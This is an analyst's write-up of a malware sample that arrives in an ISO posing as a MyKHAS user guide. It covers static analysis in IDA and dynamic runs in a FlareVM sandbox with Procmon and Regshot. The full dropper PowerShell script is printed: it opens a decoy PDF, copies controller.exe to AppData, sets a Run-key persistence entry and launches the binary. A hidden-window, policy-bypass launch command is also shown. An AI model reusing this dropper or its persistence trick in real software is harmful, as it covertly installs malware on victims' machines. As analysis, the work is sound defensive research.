controller.exe	File	/img_PANDUAN_PENGGUNA_MyKHAS.iso/controller.exe

Analysis – ps1

```
$file = "controller.exe"
$file2 = "PANDUAN_PENGGUNA_MyKHAS.pdf"

ii $file2
$targetlocation = $env:appdata+"\"+$file
 .\controller.exe
 Copy-Item $file $targetlocation
 # HKLU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
 $registryPath = "HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
 $name = "USBController"
 $value = $targetlocation

 # If registry path doesn't exist, create it.
 If (-NOT (Test-Path $registryPath)) {
 New-Item $registryPath | Out-Null
 }

 New-ItemProperty -Path $registryPath `
       -Name $name `
       -Value $value `
       -PropertyType ExpandString `
       -Force | Out-Null

  iex $value
```

First it declares file as controller.exe and file2 as PANDUAN_PENGGUNA_MyKHAS.pdf

ii file two is opening the pdf file

Then it retrieve the path to AppData, which typically is a hidden directory to store application data.

Execute the controller.exe

Copy controller.exe to the appdata path

Then it declares registryPath as HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run. This path refers to a specific location in the Windows Registry that controls which programs run automatically when the user logs in (HKCU stands for "HKEY_CURRENT_USER").

The is assign USBController as name variable

Then it assigns value as targetlocation which is the AppData

Then create new path if the HKCU path does not exist

Then it creates new registry entry containing all the variables declared

Lastly, it calls iex $value to execute the string contained in $value as command. This means that it executes the controller.exe from the AppData directory.

In summary, it open the PDF file, copies controller.exe to AppData directory, modifies the Windows Registry so that the controller.exe will run when the user log in and lastly it execute

controller.exe after copying it. Why it opens the PDF file? Not sure. Maybe a distraction or decoy.


Analysis of lnk file


It appears to represent a Windows shortcut or command sequence that runs a PowerShell script to open a PDF file using Microsoft Edge while hiding the command window and bypassing execution policies.


powershell -WindowStyle hidden -nologo -executionpolicy bypass -File "PANDUAN_PENGGUNA_MyKHAS.ps1" this line make ps1 file being executed with specific parameters to hide window, bypass execution policies and not displaying the powershell logo.


Analysis on exe file

I'm going to try to use IDA. But this analysis will be limited as I do not have the files below









The program start by calling sub_402F96 and Jump to sub_402A4D

In function sub_402F96, it involves manipulation of _security_cookie. The __security_cookie is often used in programs compiled with stack protection to prevent stack buffer overflows.

```
void sub_402F96()
{
  uintptr_t v0; // ecx
  int v1; // eax

  v0 = __security_cookie;
  if ( __security_cookie == -1153374642 || (__security_cookie & 0xFFFF0000) == 0 )
  {
    v1 = sub_402F49();
    v0 = v1;
    if ( v1 == -1153374642 )
    {
      v0 = -1153374641;
    }
    else if ( (v1 & 0xFFFF0000) == 0 )
    {
      v0 = ((v1 | 0x4711) << 16) | v1;
    }
    __security_cookie = v0;
  }
  dword_407004 = ~v0;
}
```

It check if security_cookie has a value of -1153374642 or higher 16 bits are zero. If it is, it store value in sub_402F49 in v1 and v0. Lastly it updates _security_cookie and dword_407004.

```
unsigned int sub_402F49()
{
  LARGE_INTEGER PerformanceCount; // [esp+0h] [ebp-14h] BYREF
  struct _FILETIME SystemTimeAsFileTime; // [esp+8h] [ebp-Ch] BYREF
  DWORD v3; // [esp+10h] [ebp-4h] BYREF

  SystemTimeAsFileTime.dwLowDateTime = 0;
  SystemTimeAsFileTime.dwHighDateTime = 0;
  GetSystemTimeAsFileTime(&SystemTimeAsFileTime);
  v3 = SystemTimeAsFileTime.dwLowDateTime ^ SystemTimeAsFileTime.dwHighDateTime;
  v3 ^= GetCurrentThreadId();
  v3 ^= GetCurrentProcessId();
  QueryPerformanceCounter(&PerformanceCount);
  return (unsigned int)&v3 ^ v3 ^ PerformanceCount.LowPart ^ PerformanceCount.HighPart;
}
```

For function sub_402F49, it is for generating a pseudo-random value based on a combination of system and process-specific information.

GetSystemTimeAsFileTime will retrieves the current system time and stores it in the SystemTimeAsFileTime structure.

Then it XOR SystemTimeAsFileTime.dwLowDateTime with SystemTimeAsFileTime.dwHighDateTime with GetCurrentThreadId() with GetCurrentProcessId() and store it in v3.

Lastly it return v3 xor v3 xor lowpart xor highpart.


For sub_402A4D, which the start function jump to,

```
int __usercall sub_402A4D@<eax>(int a1@<esi>)
{
  char v1; // bl
  _DWORD *v3; // eax
  _DWORD *v4; // esi
  _tls_callback_type *v5; // eax
  _tls_callback_type *v6; // esi
  int v7; // esi
  CHAR *wide_winmain_command_line; // eax
  char v9; // [esp+10h] [ebp-24h]

  if ( !(unsigned __int8)sub_402D6E(1) || (v1 = 0, v9 = sub_402D3C(), dword_4D0764 == 1) )
  {
    sub_40305F(7);
    goto LABEL_19;
  }
  if ( dword_4D0764 )
  {
    v1 = 1;
  }
  else
  {
    dword_4D0764 = 1;
    if ( initterm_e((_PIFV *)&First, (_PIFV *)&Last) )
      return 255;
    initterm((_PVFV *)&dword_4050E0, (_PVFV *)&dword_405104);
    dword_4D0764 = 2;
  }
  sub_402EC2(v9);
  v3 = (_DWORD *)sub_403053();
  v4 = v3;
  if ( *v3 && (unsigned __int8)sub_402E2E(v3) )
    ((void (__thiscall *)(_DWORD, _DWORD, int, _DWORD))*v4)(*v4, 0, 2, 0);
  v5 = (_tls_callback_type *)sub_403059();
  v6 = v5;
  if ( *v5 && (unsigned __int8)sub_402E2E(v5) )
    register_thread_local_exe_atexit_callback(*v6);
  v7 = (unsigned __int16)sub_40317A();
  wide_winmain_command_line = (CHAR *)get_wide_winmain_command_line();
  a1 = WinMain((HINSTANCE)0x400000, 0, wide_winmain_command_line, v7);
  if ( !(unsigned __int8)sub_4031B0() )
LABEL_19:
    exit(a1);
  if ( !v1 )
    cexit();
  sub_402EDF(1, 0);
  return a1;
}
```

Running the malware.

I will setup Regshot and Procmon and Process Hacker. I ran ps1 file and it open the pdf indicating it successfully ran.

Process hacker screenshot




SystemInformer.exe	6160	2.15	32.75 MB	DESKTOP-PH...\FlareVM	System Informer
powershell.exe	3844		59 MB	DESKTOP-PH...\FlareVM	Windows PowerShell
conhost.exe	1788		4.19 MB	DESKTOP-PH...\FlareVM	Console Window Host
controller.exe	4752		4.23 MB	DESKTOP-PH...\FlareVM	Sony Vio

We can see that controller.exe is executing

Procmon


There are 4 things under powershell.exe. Note that we know that e cant see the powershell because its hidden



powershell.exe (3844)	Windows PowerS...	C:\Windows\Syst...	Microsoft Corporat...	DESKTOP-PHD8...	"C:\Windows\Sys...	9/2/2024 5:54:33...	n/a
Conhost.exe (1788)	Console Window ...	C:\Windows\Syst...	Microsoft Corporat...	DESKTOP-PHD8...	\??\C:\Windows\...	9/2/2024 5:54:34...	n/a
msedge.exe (3340)	Microsoft Edge	C:\Program Files (...	Microsoft Corporat...	DESKTOP-PHD8...	"C:\Program Files ...	9/2/2024 5:54:52...	9/2/2024 5:54:52...
controller.exe (4752)	Sony Vio	C:\Users\FlareVM...	Sony Corporation.i...	DESKTOP-PHD8...	"C:\Users\FlareV...	9/2/2024 5:54:52...	n/a
controller.exe (4332)	Sony Vio	C:\Users\FlareVM...	Sony Corporation.i...	DESKTOP-PHD8...	"C:\Users\FlareV...	9/2/2024 5:54:54...	9/2/2024 5:54:54...
		Idle				9/2/2024 8:45:24...	n/a

Description: Console Window Host
Company: Microsoft Corporation
Path: C:\Windows\System32\Conhost.exe
Command: \??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
User: DESKTOP-PHD8R09\FlareVM
PID: 1788 Started: 9/2/2024 5:54:34 AM


Go To Event | Include Process | Include Subtree



powershell.exe (3844)	Windows PowerS...	C:\Windows\Syst...	Microsoft Corporat...	DESKTOP-PHD8...	"C:\Windows\Sys...	9/2/2024 5:54:33...	n/a
Conhost.exe (1788)	Console Window ...	C:\Windows\Syst...	Microsoft Corporat...	DESKTOP-PHD8...	\??\C:\Windows\...	9/2/2024 5:54:34...	n/a
msedge.exe (3340)	Microsoft Edge	C:\Program Files (...	Microsoft Corporat...	DESKTOP-PHD8...	"C:\Program Files ...	9/2/2024 5:54:52...	9/2/2024 5:54:52...
controller.exe (4752)	Sony Vio	C:\Users\FlareVM...	Sony Corporation.i...	DESKTOP-PHD8...	"C:\Users\FlareV...	9/2/2024 5:54:52...	n/a
controller.exe (4332)	Sony Vio	C:\Users\FlareVM...	Sony Corporation.i...	DESKTOP-PHD8...	"C:\Users\FlareV...	9/2/2024 5:54:54...	9/2/2024 5:54:54...
		Idle				9/2/2024 8:45:24...	n/a

Description: Microsoft Edge
Company: Microsoft Corporation
Path: C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
Command: "C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --single-argument C:\Users
User: DESKTOP-PHD8R09\FlareVM
PID: 3340 Started: 9/2/2024 5:54:52 AM
Exited: 9/2/2024 5:54:52 AM


Go To Event | Include Process | Include Subtree




powershell.exe (3844)	Windows PowerS...	C:\Windows\Syst...	Microsoft Corporat...	DESKTOP-PHD8...	"C:\Windows\Sys...	9/2/2024 5:54:33...	n/a
Conhost.exe (1788)	Console Window ...	C:\Windows\Syst...	Microsoft Corporat...	DESKTOP-PHD8...	\??\C:\Windows\...	9/2/2024 5:54:34...	n/a
msedge.exe (3340)	Microsoft Edge	C:\Program Files (...	Microsoft Corporat...	DESKTOP-PHD8...	"C:\Program Files ...	9/2/2024 5:54:52...	9/2/2024 5:54:52...
controller.exe (4752)	Sony Vio	C:\Users\FlareVM...	Sony Corporation.i...	DESKTOP-PHD8...	"C:\Users\FlareV...	9/2/2024 5:54:52...	n/a
controller.exe (4332)	Sony Vio	C:\Users\FlareVM...	Sony Corporation.i...	DESKTOP-PHD8...	"C:\Users\FlareV...	9/2/2024 5:54:54...	9/2/2024 5:54:54...
		Idle				9/2/2024 8:45:24...	n/a

Description: Sony Vio
Company: Sony Corporation.inc
Path: C:\Users\FlareVM\Desktop\controller.exe
Command: "C:\Users\FlareVM\Desktop\controller.exe"
User: DESKTOP-PHD8R09\FlareVM
PID: 4752 Started: 9/2/2024 5:54:52 AM

Go To Event | Include Process | Include Subtree



Notice that there is controller.exe in AppData folder which we already know.




These are the things that has been modified after we executed it.

```
Regshot 1.9.1 x64 Unicode (beta r321)
Comments:
Datetime: 2024-09-02 12:50:17, 2024-09-02 13:05:28
Computer: DESKTOP-PHD8R09, DESKTOP-PHD8R09
Username: FlareVM, FlareVM

----------------------------------
Keys deleted: 5
----------------------------------
HKLM\SOFTWARE\Classes\Local Settings\Software\Microsoft\Windows\CurrentVersion\AppModel\Deployment\Package\*\S-1-5-21-1331432410-3795727616-2019592245-1001\{DFDA7BAE-30F9-4E2A-8628-C9F9862D5D8C}
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Group Policy\ServiceInstances
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Group Policy\ServiceInstances\12689cf9-994f-4f50-a780-cb6d52110a1d
HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\Group Policy\ServiceInstances
HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\Group Policy\ServiceInstances\12689cf9-994f-4f50-a780-cb6d52110a1d

----------------------------------
Keys added: 20
----------------------------------
HKLM\SOFTWARE\Classes\Local Settings\Software\Microsoft\Windows\CurrentVersion\AppModel\Deployment\Package\*\S-1-5-21-1331432410-3795727616-2019592245-1001\{D85C5E95-5ED0-4106-883D-EAD6D480FFCB}
HKLM\SOFTWARE\Microsoft\IdentityCRL\ThrottleCache
HKLM\SOFTWARE\Microsoft\IdentityCRL\ThrottleCache\S-1-5-18_{0CB4A94A-6E8C-477B-88C8-A3799FC97414}
HKLM\SOFTWARE\Microsoft\IdentityCRL\ThrottleCache\S-1-5-18_{28379600-842B-4FE9-A59C-A312FB934935}
HKLM\SOFTWARE\Microsoft\IdentityCRL\ThrottleCache\S-1-5-18_{D6D5A677-0872-4AB0-9442-BB792FCE85C5}
HKLM\SOFTWARE\Microsoft\IdentityCRL\ThrottleCache\S-1-5-19_{D6D5A677-0872-4AB0-9442-BB792FCE85C5}
HKLM\SOFTWARE\Microsoft\IdentityCRL\ThrottleCache\S-1-5-20_{D6D5A677-0872-4AB0-9442-BB792FCE85C5}
HKLM\SOFTWARE\Microsoft\IdentityCRL\ThrottleCache\S-1-5-21-1331432410-3795727616-2019592245-1001_{C89E2069-AF13-46DB-9E39-216131494B87}
HKLM\SOFTWARE\Microsoft\IdentityCRL\ThrottleCache\S-1-5-21-1331432410-3795727616-2019592245-1001_{D6D5A677-0872-4AB0-9442-BB792FCE85C5}
HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\TermReason\2852
HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\TermReason\4424
HKU\S-1-5-21-1331432410-3795727616-2019592245-1001\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs\.ps1
HKU\S-1-5-21-1331432410-3795727616-2019592245-1001\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\1\ApplicationViewManagement\W32:000000000002039E
HKU\S-1-5-21-1331432410-3795727616-2019592245-1001\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\1\ApplicationViewManagement\W32:00000000000303AC
HKU\S-1-5-21-1331432410-3795727616-2019592245-1001\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\1\ApplicationViewManagement\W32:00000000000503AE
HKU\S-1-5-21-1331432410-3795727616-2019592245-1001\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\1\ApplicationViewManagement\W32:000000000000D027C
HKU\S-1-5-21-1331432410-3795727616-2019592245-1001\SOFTWARE\Microsoft\Windows\CurrentVersion\Search\JumplistData
HKU\S-1-5-21-1331432410-3795727616-2019592245-1001\SOFTWARE\Microsoft\Windows\CurrentVersion\WindowProperties
HKU\S-1-5-21-1331432410-3795727616-2019592245-1001\SOFTWARE\Microsoft\Windows\CurrentVersion\WindowProperties\197546
HKU\S-1-5-21-1331432410-3795727616-2019592245-1001\SOFTWARE\Microsoft\Windows\CurrentVersion\WindowProperties\852604

----------------------------------
Values deleted: 6
----------------------------------
HKLM\SOFTWARE\Classes\Local Settings\Software\Microsoft\Windows\CurrentVersion\AppModel\Deployment\Package\*\S-1-5-21-1331432410-3795727616-2019592245-1001\{DFDA7BAE-30F9-4E2A-8628-C9F9862D5D8C}\Count: 0x00000000
HKLM\SOFTWARE\Classes\Local Settings\Software\Microsoft\Windows\CurrentVersion\AppModel\Deployment\Package\*\S-1-5-21-1331432410-3795727616-2019592245-1001\{DFDA7BAE-30F9-4E2A-8628-C9F9862D5D8C}\From: 0x0000000000000000
HKLM\SOFTWARE\Classes\Local Settings\Software\Microsoft\Windows\CurrentVersion\AppModel\Deployment\Package\*\S-1-5-21-1331432410-3795727616-2019592245-1001\{DFDA7BAE-30F9-4E2A-8628-C9F9862D5D8C}\Version: 0x0000000000000000
HKLM\SOFTWARE\Classes\Local Settings\Software\Microsoft\Windows\CurrentVersion\AppModel\Deployment\Package\*\S-1-5-21-1331432410-3795727616-2019592245-1001\{DFDA7BAE-30F9-4E2A-8628-C9F9862D5D8C}\ProcessId: 0x00001A60
HKLM\SOFTWARE\Classes\Local Settings\Software\Microsoft\Windows\CurrentVersion\AppModel\Deployment\Package\*\S-1-5-21-1331432410-3795727616-2019592245-1001\{DFDA7BAE-30F9-4E2A-8628-C9F9862D5D8C}\ProcessCreationTime: 0x01DAFD3618805218
HKLM\SOFTWARE\Classes\Local Settings\Software\Microsoft\Windows\CurrentVersion\AppModel\Deployment\Package\*\S-1-5-21-1331432410-3795727616-2019592245-1001\{DFDA7BAE-30F9-4E2A-8628-C9F9862D5D8C}\ProcessName: "msedge.exe"
```

```
-----------------------------------
Values added: 59
-----------------------------------
HKLM\SOFTWARE\Classes\Local Settings\Software\Microsoft\Windows\CurrentVersion\AppModel\Deployment\Package\*\S-1-5-21-1331432410-3795727616-2019592245-1001\{D85C5E95-5ED0-4106-B83D-EAD6D480FFCB}\Count: 0x00000000
HKLM\SOFTWARE\Classes\Local Settings\Software\Microsoft\Windows\CurrentVersion\AppModel\Deployment\Package\*\S-1-5-21-1331432410-3795727616-2019592245-1001\{D85C5E95-5ED0-4106-B83D-EAD6D480FFCB}\From: 0x0000000000000000
HKLM\SOFTWARE\Classes\Local Settings\Software\Microsoft\Windows\CurrentVersion\AppModel\Deployment\Package\*\S-1-5-21-1331432410-3795727616-2019592245-1001\{D85C5E95-5ED0-4106-B83D-EAD6D480FFCB}\Version: 0x0000000000000000
HKLM\SOFTWARE\Classes\Local Settings\Software\Microsoft\Windows\CurrentVersion\AppModel\Deployment\Package\*\S-1-5-21-1331432410-3795727616-2019592245-1001\{D85C5E95-5ED0-4106-B83D-EAD6D480FFCB}\ProcessId: 0x00001938
HKLM\SOFTWARE\Classes\Local Settings\Software\Microsoft\Windows\CurrentVersion\AppModel\Deployment\Package\*\S-1-5-21-1331432410-3795727616-2019592245-1001\{D85C5E95-5ED0-4106-B83D-EAD6D480FFCB}\ProcessCreationTime: 0x01DAFD375739B326
HKLM\SOFTWARE\Classes\Local Settings\Software\Microsoft\Windows\CurrentVersion\AppModel\Deployment\Package\*\S-1-5-21-1331432410-3795727616-2019592245-1001\{D85C5E95-5ED0-4106-B83D-EAD6D480FFCB}\ProcessName: "msedge.exe"
HKLM\SOFTWARE\Microsoft\IdentityCRL\ThrottleCache\S-1-5-18_{0CB4A94A-6EBC-477B-88C8-A3799FC97414}\ThrottleCount: 0x00000000
HKLM\SOFTWARE\Microsoft\IdentityCRL\ThrottleCache\S-1-5-18_{0CB4A94A-6EBC-477B-88C8-A3799FC97414}\ThrottleStartedTime: 0x01DAFD36FD14BB5F
HKLM\SOFTWARE\Microsoft\IdentityCRL\ThrottleCache\S-1-5-18_{2B379600-B42B-4FE9-A59C-A312FB934935}\ThrottleCount: 0x00000000
HKLM\SOFTWARE\Microsoft\IdentityCRL\ThrottleCache\S-1-5-18_{2B379600-B42B-4FE9-A59C-A312FB934935}\ThrottleStartedTime: 0x01DAFD360722939C
HKLM\SOFTWARE\Microsoft\IdentityCRL\ThrottleCache\S-1-5-18_{D6D5A677-0872-4AB0-9442-BB792FCE85C5}\ThrottleCount: 0x00000000
HKLM\SOFTWARE\Microsoft\IdentityCRL\ThrottleCache\S-1-5-18_{D6D5A677-0872-4AB0-9442-BB792FCE85C5}\ThrottleStartedTime: 0x01DAFD36FCD3B4CE
HKLM\SOFTWARE\Microsoft\IdentityCRL\ThrottleCache\S-1-5-19_{D6D5A677-0872-4AB0-9442-BB792FCE85C5}\ThrottleCount: 0x00000000
HKLM\SOFTWARE\Microsoft\IdentityCRL\ThrottleCache\S-1-5-19_{D6D5A677-0872-4AB0-9442-BB792FCE85C5}\ThrottleStartedTime: 0x01DAFD360760935D
HKLM\SOFTWARE\Microsoft\IdentityCRL\ThrottleCache\S-1-5-20_{D6D5A677-0872-4AB0-9442-BB792FCE85C5}\ThrottleCount: 0x00000000
HKLM\SOFTWARE\Microsoft\IdentityCRL\ThrottleCache\S-1-5-20_{D6D5A677-0872-4AB0-9442-BB792FCE85C5}\ThrottleStartedTime: 0x01DAFD36076316C7
HKLM\SOFTWARE\Microsoft\IdentityCRL\ThrottleCache\S-1-5-21-1331432410-3795727616-2019592245-1001_{C89E2069-AF13-46DB-9E39-216131494887}\ThrottleCount: 0x00000000
HKLM\SOFTWARE\Microsoft\IdentityCRL\ThrottleCache\S-1-5-21-1331432410-3795727616-2019592245-1001_{C89E2069-AF13-46DB-9E39-216131494887}\ThrottleStartedTime: 0x01DAFD3754F6C5B3
HKLM\SOFTWARE\Microsoft\IdentityCRL\ThrottleCache\S-1-5-21-1331432410-3795727616-2019592245-1001_{D6D5A677-0872-4AB0-9442-BB792FCE85C5}\ThrottleCount: 0x00000000
HKLM\SOFTWARE\Microsoft\IdentityCRL\ThrottleCache\S-1-5-21-1331432410-3795727616-2019592245-1001_{D6D5A677-0872-4AB0-9442-BB792FCE85C5}\ThrottleStartedTime: 0x01DAFD360BDBFFF11
HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\TermReason\2852\Terminator: "HAM"
HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\TermReason\2852\Reason: 0x00000004
HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\TermReason\2852\CreationTime: 0x01DAFD38247CE5AA
HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\TermReason\4424\Terminator: "HAM"
HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\TermReason\4424\Reason: 0x00000004
HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\TermReason\4424\CreationTime: 0x01DAFD3754A71E56
HKU\.DEFAULT\Software\Classes\Local Settings\MuiCache\8d\52C64B7E\@C:\Windows\system32\notepad.exe,-469: "Text Document"
HKU\S-1-5-21-1331432410-3795727616-2019592245-1001\SOFTWARE\Microsoft\Microsoft Management Console\Recent File List\File3: "C:\Windows\system32\eventvwr.msc"
HKU\S-1-5-21-1331432410-3795727616-2019592245-1001\SOFTWARE\Microsoft\Windows\CurrentVersion\ApplicationAssociationToasts\Applications\notepad.exe_ps1: 0x00000000
